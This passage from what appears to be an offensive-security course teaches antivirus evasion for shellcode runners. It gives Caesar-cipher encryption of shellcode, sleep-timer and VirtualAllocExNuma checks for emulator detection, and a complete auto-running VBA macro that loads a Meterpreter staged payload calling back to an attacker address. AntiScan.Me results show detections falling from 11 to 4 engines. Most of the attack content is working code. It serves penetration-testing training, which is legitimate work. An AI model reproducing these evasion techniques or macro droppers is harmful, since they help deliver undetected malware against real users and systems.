
<sup>294</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.text.stringbuilder.appendformat?view=netframework-4.8>

<sup>295</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/standard/base-types/composite-formatting>

```
{
    buf[i] = (byte)(((uint)buf[i] - 2) & 0xFF);
}
```

Listing 234 - Decryption routine

Now, let's test the effectiveness of this bypass technique. Since this unencrypted project bypassed both Avira and ClamAV, we'll scan it with AntiScan.Me:



The screenshot shows the AntiScan.Me interface. At the top, it displays the filename 'ConsoleApp1.exe' and its MD5 hash '4fc65eec918a2417b5328ab8d5bec230'. It also shows the scan date as '28-05-2020 14:16:07' and that the file was detected by 7/26 antivirus engines. A message states: 'Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.'

Below the message are two large advertisements: 'PASSWORD RECOVERY AND MANY MORE WARZONE RAT' and 'Excel Exploit Silent + Macro'. A notice below the ads reads: 'NOTICE: Some AV can work unstably and scan take more time.'

The scan results are listed in two columns:

Ad-Aware Antivirus: Gen:Variant.Ursu.788144	Fortinet: Clean
AhnLab V3 Internet Security: Clean	F-Secure: Clean
Alyac Internet Security: Gen:Variant.Ursu.788144	IKARUS: Clean
Avast: Clean	Kaspersky: Clean
AVG: Clean	McAfee: Clean
Avira: Clean	Malwarebytes: Clean
BitDefender: Gen:Variant.Ursu.788144	Panda Antivirus: Clean

Figure 56: Detection rate of Caesar cipher encrypted shellcode runner

The result is impressive. Only 7 out of 26 antivirus programs flagged our code. This is a huge improvement over our previous attempt, which flagged 11 times.

This proves that a custom encryption or obfuscation approach is well-suited to this task. It is staggering to consider how easy it can be to bypass the signature detection of these high-profile solutions.

At this point, we have had relative success bypassing signature detection. In the next section, we will attempt to bypass heuristics detection techniques.

### 6.5.2.1 Exercises

1. Implement the Caesar cipher with a different key to encrypt the shellcode and bypass antivirus.
2. Use the *Exclusive or* (XOR)<sup>296</sup> operation to create a different encryption routine and bypass antivirus. Optional: How effective is this solution?

## 6.6 Messing with Our Behavior

As previously mentioned, most antivirus products implement heuristic detection techniques that simulate the execution of the file in question. This behavior analysis is performed in addition to standard signature detection, so in this section we must bypass both techniques.

The typical way to bypass a heuristics scan is to make the malware or stager perform some actions that will execute differently when emulated rather than when they are actually executed on the client.

We must write code that can determine if it is being run as a simulation. If we determine that our code is being run in a simulator, we can simply exit the program without executing potentially suspect code. Otherwise, if the program is executing on the client, we can execute our intended code, safe from the antivirus program's heuristic detection routine.

### 6.6.1 Simple Sleep Timers

One of the oldest behavior analysis bypass techniques revolves around time delays. If an application is running in a simulator and the heuristics engine encounters a pause or sleep instruction, it will "fast forward" through the delay to the point that the application resumes its actions. This avoids a potentially long wait time during a heuristics scan.

One simple way to take advantage of this is with the Win32 *Sleep*<sup>297</sup> API, which suspends the execution of the calling thread for the amount of time specified. If this section of code is being simulated, the emulator will detect the *Sleep* call and fast-forward through the instruction.

If our program observes the time of day before and after the *Sleep* call, we can easily determine if the call was fast-forwarded. For example, we can inject a two-second delay, and if the time checks indicate that two seconds have not passed during the instruction, we assume we are running in a simulator and can simply exit before any suspect code is run.

Let's try this out. We'll reuse the original unencrypted C# shellcode runner and insert *Sleep* into the *Main* method to detect time lapse. To do so we must also include the *pinvoke* import statement for *Sleep*:

```
...
[DllImport("kernel32.dll")]
static extern void Sleep(uint dwMilliseconds);

static void Main(string[] args)
```

<sup>296</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/XOR\\_cipher](https://en.wikipedia.org/wiki/XOR_cipher)

<sup>297</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-sleep>

```
{
    DateTime t1 = DateTime.Now;
    Sleep(2000);
    double t2 = DateTime.Now.Subtract(t1).TotalSeconds;
    if(t2 < 1.5)
    {
        return;
    }
}
...
```

*Listing 235 - Performing a Sleep call to evade emulation*

In this code, we use the *DateTime*<sup>298</sup> object and its associated *Now*<sup>299</sup> method to fetch the local computer's current date and time.

To determine the elapsed time, we use the *Subtract*<sup>300</sup> method and convert this into seconds with the *TotalSeconds* property.<sup>301</sup>

Next, we try to determine if the *Sleep* call has been emulated by inspecting the time lapse. In this case, we are testing for a lapse of 1.5 seconds to allow for inaccuracies in the time measurement. If the time lapse is less than 1.5 seconds, we can assume the call was emulated and simply exit instead of executing shellcode.

After compiling the C# project, we find that on AntiScan.Me, 11 products flagged the C# shellcode runner (Figure 57), which is the same detection rate as the original:

---

<sup>298</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.datetime?view=netframework-4.8>

<sup>299</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.datetime.now?view=netframework-4.8>

<sup>300</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.datetime.subtract?view=netframework-4.8>

<sup>301</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.timespan.totalseconds?view=netframework-4.8>





**Filename**  
 ConsoleApp1.exe

**MD5**  
 1feef311ad0ea7d91203141a0e48b1d6

**★ Detected by**  
 11/26

**📅 Scan Date**  
 28-05-2020 15:24:45

Your file has been scanned with 26 different antivirus software **(no results have been distributed)**. The results of the scans has been provided below in alphabetical order.

NOTICE: Some AV can work unstably and scan take more time.













 Ad-Aware Antivirus: Generic.Exploit.Metasploit.1.023968BD	 Fortinet: <b>Clean</b>
 AhnLab V3 Internet Security: <b>Clean</b>	 F-Secure: <b>Clean</b>
 Alyac Internet Security: Generic.Exploit.Metasploit.1.023968BD	 IKARUS: <b>Clean</b>
 Avast: <b>Clean</b>	 Kaspersky: <b>HEUR:Trojan.Win32.Generic</b>
 AVG: <b>Clean</b>	 McAfee: <b>Clean</b>
	 Malwarebytes: <b>Clean</b>
	 Panda Antivirus: <b>Clean</b>

Figure 57: Detection rate of Sleep timer in unencrypted shellcode runner

The detection rate is identical due to signature detections, so the next step is to combine the encrypted shellcode with the time-lapse detection. We can reuse the Caesar cipher along with the *Sleep* function to attempt a bypass of both detection mechanisms.

By inserting the *Sleep* call and the time-lapse detection into the Caesar ciphered C# shellcode runner project, we have combined both techniques. Performing a scan with the compiled executable yields an interesting result:


**Filename**  
 ConsoleApp1.exe

**MD5**  
 2414db2890d9d160107bc6aac66c86be

**★ Detected by**  
 6/26

**📅 Scan Date**  
 28-05-2020 15:35:13

Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.



Combined in one file  
**[XLS, XLSM, CSV]**

NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: <b>Gen:Variant.Ursu.788144</b>	Fortinet: <b>Clean</b>
AhnLab V3 Internet Security: <b>Clean</b>	F-Secure: <b>Clean</b>
Alyac Internet Security: <b>Gen:Variant.Ursu.788144</b>	IKARUS: <b>Clean</b>
Avast: <b>Clean</b>	Kaspersky: <b>Clean</b>
AVG: <b>Clean</b>	McAfee: <b>Clean</b>
Avira: <b>Clean</b>	Malwarebytes: <b>Clean</b>
BitDefender: <b>Gen:Variant.Ursu.788144</b>	Panda Antivirus: <b>Clean</b>

Figure 58: Detection rate of Sleep timer in encrypted shellcode runner

This time, only six products flagged our code. This is an improvement as we have bypassed Windows Defender detection, which is installed by default on most modern Windows-based systems.

This improved evasion is rather surprising considering the *Sleep* function has been used for behavior evasion for more than a decade. We are very close to evading all the antivirus products supported by AntiScan.Me, so in the next section, we'll move on to other heuristic bypass techniques.

### 6.6.1.1 Exercises

1. Implement the *Sleep* function to perform time-lapse detection in the C# project both with and without encryption.
2. Convert the C# project into a Jscript file with DotNetToJscript. Is it detected?

### 6.6.2 Non-emulated APIs

Antivirus emulator engines only simulate the execution of most common executable file formats and functions. Knowing this, we can attempt to bypass detection with a function (typically a Win32 API) that is either incorrectly emulated or is not emulated at all.

In general, there are two ways of locating non-emulated APIs. The first is to reverse engineer the antivirus emulator, but due to the highly complex software, this will be very time consuming. A second, and perhaps simpler, way is to test out various APIs against the AV engine. The general concept is that when the AV emulator encounters a non-emulated API, its execution will fail. In these cases, our malicious program will have a chance to detect AV emulation by simply testing the API result and comparing it with the expected result.

For example, consider the Win32 *VirtualAllocExNuma*<sup>302</sup> API. The “Numa” suffix (which refers to a system design to optimize memory usage on multi-processor servers<sup>303</sup>) makes this a relatively uncommon API.

In essence, this API allocates memory just like *VirtualAllocEx* but it is optimized to be used with a specific CPU. Obviously, this type of optimization is not required on a standard single-CPU workstation.

---

*There is no “master list” for obscure APIs, but browsing APIs on MSDN and reading about their intended purposes may provide clues as to how common they may be.*

---

Because of this, some antivirus vendors do not emulate *VirtualAllocExNuma* and, in this case, its execution by the AV emulator will not result in a successful memory allocation. Let’s try this out with a simple proof-of-concept.

Sadly, **pinvoke.net** does not contain an entry for *VirtualAllocExNuma*, but we can compare the C type function prototype of *VirtualAllocEx*<sup>304</sup> and *VirtualAllocExNuma*<sup>305</sup> as shown in Listing 236.

```
LPVOID VirtualAllocEx(  
    HANDLE hProcess,  
    LPVOID lpAddress,  
    SIZE_T dwSize,  
    DWORD flAllocationType,  
    DWORD flProtect  
);  
  
LPVOID VirtualAllocExNuma(  
    HANDLE hProcess,  
    LPVOID lpAddress,
```

<sup>302</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocexnuma>

<sup>303</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-gb/windows/win32/procthread/numa-support>

<sup>304</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex>

<sup>305</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocexnuma>

```
SIZE_T dwSize,  
DWORD flAllocationType,  
DWORD flProtect,  
DWORD nndPreferred  
);
```

*Listing 236 - Function prototype for VirtualAllocEx(Numa)*

In the two function prototypes above, the last argument is different and is a simple DWORD type. This means we can reuse the pinvoke import for VirtualAllocEx and manually add an extra argument of type UInt32 as shown in Listing 237:

```
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]  
static extern IntPtr VirtualAllocExNuma(IntPtr hProcess, IntPtr lpAddress,  
    uint dwSize, UInt32 flAllocationType, UInt32 flProtect, UInt32 nndPreferred);
```

*Listing 237 - DllImport statement for VirtualAllocExNuma*

As for *VirtualAllocEx*, the *Numa* version accepts as the first argument the handle for the process in which we want to allocate memory. In our case, we simply want to allocate memory in the address space of the currently running process. An easy way to obtain a handle to the current process is with the Win32 *GetCurrentProcess*<sup>306</sup> API. This does not take arguments, so the import is rather simple as shown below in Listing 238.

```
[DllImport("kernel32.dll")]  
static extern IntPtr GetCurrentProcess();
```

*Listing 238 - DllImport statement for GetCurrentProcess*

The next four arguments for the *Numa* variant are similar to the *VirtualAllocEx* API, which specify the allocated memory address, the size of the allocation, the allocation type, and the type of memory protection. We can reuse the values we used previously for *VirtualAllocEx* and will specify *IntPtr.Zero*, *0x1000*, *0x3000*, and *0x4*.

Lastly, we must specify the target *NUMA node* for the allocation. In the case of a multiprocessing computer, this is essentially the CPU where the physical memory for our allocation should reside. Since we expect to be on a single CPU workstation, we pass a value of "0" (to specify the first node).

The invocation of *VirtualAllocExNuma* and the subsequent emulation detection is shown below in Listing 239.

```
IntPtr mem = VirtualAllocExNuma(GetCurrentProcess(), IntPtr.Zero, 0x1000, 0x3000, 0x4,  
0);  
if(mem == null)  
{  
    return;  
}
```

*Listing 239 - Calling VirtualAllocExNuma and detecting emulation*

If the API is not emulated and the code is run by the AV emulator, it will not return a valid address. In this case, we simply exit from the application without performing any malicious actions, similar to the implementation using *Sleep*.

<sup>306</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getcurrentprocess>

We'll insert the small simulation detection code snippet into the C# shellcode runner that uses Caesar cipher encryption without the *Sleep* call. We'll compile it and check it against AntiScan.Me:

**Filename**  
ConsoleApp1.exe

**MD5**  
df36a7cc73a1ea5325b31b139bf87a6c

**Detected by**  
4/26

**Scan Date**  
29-05-2020 08:33:12

Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.

Combined in one file  
[XLS, XLSM, CSV]

NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: <b>Clean</b>	Fortinet: <b>Clean</b>
AhnLab V3 Internet Security: <b>Clean</b>	F-Secure: <b>Clean</b>
Alyac Internet Security: <b>Gen:Variant.Ursu.788144</b>	IKARUS: <b>Clean</b>
Avast: <b>Clean</b>	Kaspersky: <b>Clean</b>
AVG: <b>Clean</b>	McAfee: <b>Clean</b>
Avira: <b>Clean</b>	Malwarebytes: <b>Clean</b>
BitDefender: <b>Gen:Variant.Ursu.788144</b>	Panda Antivirus: <b>Clean</b>

Figure 59: Detection rate of VirtualAllocExNuma with encrypted shellcode runner

Very nice! Our new code was only flagged by four antivirus products.

We have managed to successfully bypass most antivirus products supported by AntiScan.Me by combining simple encryption and non-emulated APIs.

Now that we've had success with our C# shellcode runner, we can expand our tradecraft to the other attack vectors including Microsoft Office documents and PowerShell.

### 6.6.2.1 Exercises

1. Implement a heuristics detection bypass with *VirtualAllocExNuma*.
2. Use the Win32 *FlsAlloc*<sup>307</sup> API to create a heuristics detection bypass.
3. Experiment and search for additional APIs that are not emulated by antivirus products.

<sup>307</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/fibersapi/nf-fibersapi-flsallocc>

## 6.7 Office Please Bypass Antivirus

We have performed an extensive and thorough analysis of how to bypass antivirus detections both in theory and in practice as it relates to our C# shellcode runner. Next, we'll turn our attention to Microsoft Office and attempt to evade antivirus when using VBA macros.

### 6.7.1 Bypassing Antivirus in VBA

To begin, let's scan our existing VBA shellcode runner with AntiScan.Me.

The complete VBA macro is repeated in Listing 240 for ease of reference:

```
Private Declare PtrSafe Function CreateThread Lib "KERNEL32" (ByVal SecurityAttributes As Long, ByVal StackSize As Long, ByVal StartFunction As LongPtr, ThreadParameter As LongPtr, ByVal CreateFlags As Long, ByRef ThreadId As Long) As LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "KERNEL32" (ByVal lpAddress As LongPtr, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "KERNEL32" (ByVal lDestination As LongPtr, ByRef sSource As Any, ByVal lLength As Long) As LongPtr

Function mymacro()
    Dim buf As Variant
    Dim addr As LongPtr
    Dim counter As Long
    Dim data As Long
    Dim res As Long

    buf = Array(232, 130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48, 139, 82, 12, 139, 82, 20, 139, 114, 40, 15, 183, 74, 38, 49, 255, 172, 60, 97, 124, 2, 44, 32, 193, 207, 13, 1, 199, 226, 242, 82, 87, 139, 82, 16, 139, 74, 60, 139, 76, 17, 120, 227, 72, 1, 209, 81, 139, 89, 32, 1, 211, 139, 73, 24, 227, 58, 73, 139, 52, 139, 1, 214, 49, 255, 172, 193, _
    ...
    49, 57, 50, 46, 49, 54, 56, 46, 49, 55, 54, 46, 49, 52, 50, 0, 187, 224, 29, 42, 10, 104, 166, 149, 189, 157, 255, 213, 60, 6, 124, 10, 128, 251, 224, 117, 5, 187, 71, 19, 114, 111, 106, 0, 83, 255, 213)

    addr = VirtualAlloc(0, UBound(buf), &H3000, &H40)
    For counter = LBound(buf) To UBound(buf)
        data = buf(counter)
        res = RtlMoveMemory(addr + counter, data, 1)
    Next counter

    res = CreateThread(0, 0, addr, 0, 0, 0)


Sub Document_Open()
    mymacro
End Sub

Sub AutoOpen()
    mymacro
End Sub
```

*Listing 240 - Full VBA script to execute Meterpreter staged payload in memory*



When we save this code in a document and scan it with AntiScan.Me, we find that it is detected by seven products:



The screenshot shows the AntiScan.Me interface. At the top, it displays the filename 'MyMacro.doc' and the MD5 hash '14eb7d85e8ea745721af65f4dfe8aac7'. Below this, it indicates the file was detected by 7/26 products on 29-05-2020 at 10:36:17. A message states: 'Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.' Below this message are two banners: 'Native C++ RAT WARZONE RAT' and 'Combined in one file [XLS, XLSM, CSV]'. A notice reads: 'NOTICE: Some AV can work unstably and scan take more time.' Below the banners is a list of 16 antivirus products and their results:

Antivirus	Result
Ad-Aware Antivirus	Clean
AhnLab V3 Internet Security	Clean
Alyac Internet Security	Clean
Avast	Clean
AVG	Clean
Avira	Suspicious file: HEUR/Macro.Downloader
BitDefender	Clean
Fortinet	WM/Valyria.CGH!tr
F-Secure	Heuristic.HEUR/Macro.Downloader
IKARUS	Clean
Kaspersky	HEUR:Trojan-Downloader.Script.Generic
McAfee	Clean
Malwarebytes	Clean
Panda Antivirus	Clean

Figure 60: Detection rate for VBA shellcode runner

Although this is a better result than the original C# shellcode runner (which was detected by 11 products), let's try to improve our results by encrypting the shellcode with a Caesar cipher. To do this, we'll need to encrypt the shellcode in an output format suitable for VBA.

We'll reuse the previous C# project to encrypt the shellcode and then copy the encrypted result into the VBA macro. For a VBA format, we'll use decimal values instead of hexadecimal as noted at line number 12 of the listing below. We'll then split the encrypted shellcode on multiple lines at line number 16 in order to handle the maximum size issues of literal strings:

```
1 byte[] encoded = new byte[buf.Length];
2 for(int i = 0; i < buf.Length; i++)
3 {
4     encoded[i] = (byte)((((uint)buf[i] + 2) & 0xFF));
5 }
6
7 uint counter = 0;
```

```
8
9  StringBuilder hex = new StringBuilder(encoded.Length * 2);
10 foreach(byte b in encoded)
11 {
12     hex.AppendFormat("{0:D}", b);
13     counter++;
14     if(counter % 50 == 0)
15     {
16         hex.AppendFormat("_{0}", Environment.NewLine);
17     }
18 }
19 Console.WriteLine("The payload is: " + hex.ToString());
```

*Listing 241 - Caesar cipher encryption routine*

The encryption code itself remains unchanged and at line 14, we've inserted a newline for every 50 byte values with a modulo 50 statement.

When executing the VBA shellcode runner, we must also implement a decryption routine. Luckily, this is even easier than in C#, as shown in Listing 242:

```
For i = 0 To UBound(buf)
    buf(i) = buf(i) - 2
Next i
```

*Listing 242 - Caesar decryption routine in VBA*

After inserting the encrypted shellcode and the decryption routine, our detection rate is 7 out of 26 products:

OS-91538 Joyce Cox





**Filename**  
 MyMacro.doc

**MD5**  
 05e57cd67a5555f7e7d3c9397ae6b4fa

**★ Detected by**  
 7/26

**📅 Scan Date**  
 29-05-2020 11:05:18

Your file has been scanned with 26 different antivirus software (no results have been distributed). The results of the scans has been provided below in alphabetical order.

NOTICE: Some AV can work unstably and scan take more time.

Ad-Aware Antivirus: <b>Clean</b>	Fortinet: <b>WM/Valyria.CGHltr</b>
AhnLab V3 Internet Security: <b>Clean</b>	F-Secure: <b>Heuristic.HEUR/Macro.Downloader</b>
Alyac Internet Security: <b>Clean</b>	IKARUS: <b>Clean</b>
Avast: <b>Clean</b>	Kaspersky: <b>HEUR:Trojan-Downloader.Script.Generic</b>
AVG: <b>Clean</b>	McAfee: <b>Clean</b>
Avira: <b>Suspicious file: HEUR/Macro.Downloader</b>	Malwarebytes: <b>Clean</b>
BitDefender: <b>Clean</b>	Panda Antivirus: <b>Clean</b>

Figure 61: Detection rate for encrypted VBA shellcode runner

In this case, the encrypted shellcode did not provide a significant reduction.

Let's try to improve our results by inserting a time-lapse.

We'll import the *Sleep* function to implement time-lapse detection into our encrypted VBA shellcode runner:

```
Private Declare PtrSafe Function Sleep Lib "KERNEL32" (ByVal mili As Long) As Long
...
Dim t1 As Date
Dim t2 As Date
Dim time As Long

t1 = Now()
Sleep (2000)
t2 = Now()
time = DateDiff("s", t1, t2)

If time < 2 Then
    Exit Function
```

```
End If
```

```
...
```

*Listing 243 - Using Sleep function to detect antivirus emulator*

This is a direct port from C# to VBA using the *Now* function<sup>308</sup> to obtain the current date and time, represented as a *Date*<sup>309</sup> object, before and after the *Sleep* call.

To calculate the elapsed number of seconds, we use the *DateDiff* function,<sup>310</sup> specifying the output as seconds through a String expression in the first argument with a value of "s", followed by the two recorded *Date* objects.

Testing the updated Microsoft Word document through AntiScan.Me yields a surprisingly unchanged detection rate of 7 out of 26.

Given how effective the heuristics bypass technique was with C#, the issue is likely related to signature detection. This makes sense given the popularity of Microsoft Office documents among malware authors. Given the common usage of this attack vector, antivirus vendors have invested significant time and effort into detecting this.

To reduce the detection rate, we'll turn to a recent bypass technique that is specific to Microsoft Office.

#### 6.7.1.1 Exercises

1. Implement the Caesar cipher encryption and time-lapse detection in a VBA macro.
2. Attempt to reduce the detection rate further by using a different encryption algorithm and routine along with alternative heuristic bypasses.

#### 6.7.2 Stomping On Microsoft Word

Security research was released in 2018 discussing how VBA code is stored in Microsoft Word and Excel macros and it can be abused.<sup>311</sup> In this section, we will investigate this topic and leverage this technique to reduce our detection rates.

To begin, we must inspect our existing shellcode runner more closely, and this requires some custom tools.

The Microsoft Office file formats used in documents with **.doc** and **.xls** extensions rely on the very old and partially-documented proprietary *Compound File Binary Format*,<sup>312</sup> which can combine multiple files into a single disk file.

On the other hand, more modern Microsoft Office file extensions, like **.docm** and **.xlsm**, describe an updated and more open file format that is not dissimilar to a **.zip** file.

---

<sup>308</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/now-function>

<sup>309</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/date-function>

<sup>310</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/datediff-function>

<sup>311</sup> (Carrie Roberts, 2019), <https://github.com/clr2of8/Presentations/blob/master/DerbyCon2018-VBAstomp-Final-WalmartRedact.pdf>

<sup>312</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-cfb/53989ce4-7b05-4f8d-829b-d08d6148375b](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-cfb/53989ce4-7b05-4f8d-829b-d08d6148375b)

---

*Word and Excel documents using the modern macro-enabled formats can be unzipped with 7zip and the contents inspected in a hex editor.*

---

There are no official tools for unwrapping .doc files, so we'll turn to the third party *FlexHEX*<sup>313</sup> application, which is pre-installed on the Windows 10 development machine. Let's use this tool to inspect our most recent revision of the VBA shellcode runner.

First, we'll open FlexHEX and navigate to *File > Open > OLE Compound File...* as shown in Figure 62.

